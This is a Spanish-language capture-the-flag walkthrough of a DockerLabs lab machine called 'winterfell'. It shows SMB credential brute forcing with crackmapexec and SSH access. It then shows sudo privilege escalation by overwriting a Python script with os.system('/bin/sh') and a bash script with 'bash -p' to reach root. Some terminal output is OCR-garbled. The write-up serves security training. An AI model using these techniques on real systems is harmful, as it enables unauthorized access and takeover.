

Vamos a desplegar la maquina vulnerable.



Haremos un escaneo profundo de la maquina para ver sus puertos abiertos.

Vemos que cuenta con un servidor web, smb y ssh, así que primero miraremos la pagina web que aloja.



Como no encontramos nada interesante, utilizaremos gobuster para hacer un escaneo de directorios escondidos.



Nos encontramos con /dragón, asi que lo miraremos.



Vemos que tiene varios nombres de películas, están juntos así que supongo que serán contraseñas



Con los nombres que nos aparece en la web principal hacemos dos ficheros para hacer un ataque de fuerza bruta.



Vamos a ver que directorios cuenta el servidor smb

```
Sharename Type Comment
print$ Disk Printer Drivers
shared Disk
IPC$ IPC Service (Samba 4.17.12-Debian)
nobody Disk Home Directories

Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smbi_done: No compatible protocol selected by server.
Protocol negotiation to server 172.17.0.2 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
```

Y ahora con crackmapexec haremos un ataque de fuerza bruta para encontrar un usuario y contraseña

```
crackmapexec smb 172.17.0.2 -u /home/caan31/Documentos/DockerLabs/winterfell/users.txt -p /home/caan31/Documentos/DockerLabs/winterfell/passwords.txt

SMB 172.17.0.2 445 3EF105FEDA32 [*] Windows 6.1 Build 0 (name:3EF105FEDA32) (domain:3EF105FEDA32) (signing:False) (SMBv1:False)

SMB 172.17.0.2 445 3EF105FEDA32 [*] 3EF105FEDA32\jon:seacercaelinvierno
```

Nos registramos como jon y su contraseña


```
smbclient -U 'jon' //172.17.0.2/shared
Password for [WORKGROUP\jon]:
Try "help" to get a list of possible commands.
smb: \>
```

Listamos y vemos que tenemos un fichero, lo pasaremos a nuestra maquina host y lo miraremos.

Tenemos un cifrado



Utilizaremos cyberchef para descifrarlo.



Ahora nos conectamos como jon por ssh y haremos la escalada de privilegios.

```
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.

ED25519 key fingerprint is SHA256:NTGTh59/HutK6Brp3RpHQfey6gV4J2G3WK7L0l2Nurk.

This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.

jon@172.17.0.2's password:

Linux 3ef105feda32 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
jon@3ef105feda32:~$ []
```

Vemos que tenemos permisos para ejecutar como el usuario aria un script de Python.

```
jon@3ef105feda32:~$ sudo -l
Matching Defaults entries for jon on 3ef105feda32:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty
User jon may run the following commands on 3ef105feda32:
    (aria) NOPASSWD:_/usr/bin/python3 /home/jon/.mensaje.py
```

```
jon@3ef105feda32:~$ ls -la
total 36
drwxr-xr-x 1 jon jon 4096 Jul 17
                                    2024 .
drwxr-xr-x 1 root root 4096 Jul 16
                                    2024 ...
            jon jon
                       128 Jul 17
                                    2024 .bash_history
-rw---- 1
                 jon
                      220 Mar 29
                                    2024 .bash_logout
-rw-r--r-- 1 jon
                 jon 3526 Mar 29
-rw-r--r-- 1 jon
                                    2024 .bashrc
drwxr-xr-x 3 jon
                 jon 4096 Jul 17
                                    2024 .local
                                    2024 .mensaje.py
-rwxrwxr-x 1 aria aria 608 Jul 17
                        807 Mar 29
                                    2024 .profile
-rw-r--r-- 1 jon
                  jon
-rw-r--r-- 1 root root 103 Jul 16
                                    2024 paraJon
```

Lo vamos a eliminar y crear uno nuevo con el mismo nombre.

os.system("/bin/sh")

```
jon@3ef105feda32:~$ rm -r .mensaje.py
rm: remove write-protected regular file '.mensaje.py'? yes
ion@3ef105feda32:..*
import os;
```

Lo hacemos ejecutable y luego lo ejecutamos y vemos que somos el usuario aria.

Ahora hacemos igual un sudo -l y encontramos con el usuario daenerys que puede listar y ver.

```
aria@3ef105feda32:-$ sudo -l

Matching Defaults entries for aria on 3ef105feda32:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User aria may run the following commands on 3ef105feda32:
    (daenerys) NOPASSWD: /usr/bin/cat, /usr/bin/ls
```

Tenemos la contraseña de esta usuaria.

```
aria@3ef105feda32:~$ sudo -u daenerys /usr/bin/ls /home/daenerys/
mensajeParaJon
aria@3ef105feda32:~$ sudo -u daenerys /usr/bin/cat /home/daenerys/mensajeParaJon
Aria estare encantada de ayudar a Jon con la guerra en el norte, siempre y cuando despues Jon cumpla y me ayude a
recuperar el trono de hierro.
Te dejo en este mensaje la contraseña de mi usuario por si necesitas llamar a uno de mis dragones desde tu ordenado
r.
!drakaris!
```

Una vez dentro vemos que tiene permisos para ejecutar como sudo un fichero oculto llamado .shell.sh

```
daenerys@3ef105feda32:~$ sudo -l
Matching Defaults entries for daenerys on 3ef105feda32:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User daenerys may run the following commands on 3ef105feda32:
    (All) NOPASSWD: /usr/bin/bash /home/daenerys/.secret/.shell.sh
```

Editaremos este fichero ya que nos permite y lo guardaremos

```
#!/bin/bash
bash -p
```

Ejecutamos bash -p con permisos de sudo y vemos que somos root.

```
daenerys@3ef105feda32:~/.secret$ sudo /usr/bin/bash /home/daenerys/.secret/.shell.sh
root@3ef105feda32:/home/daenerys/.secret# whoami
root
```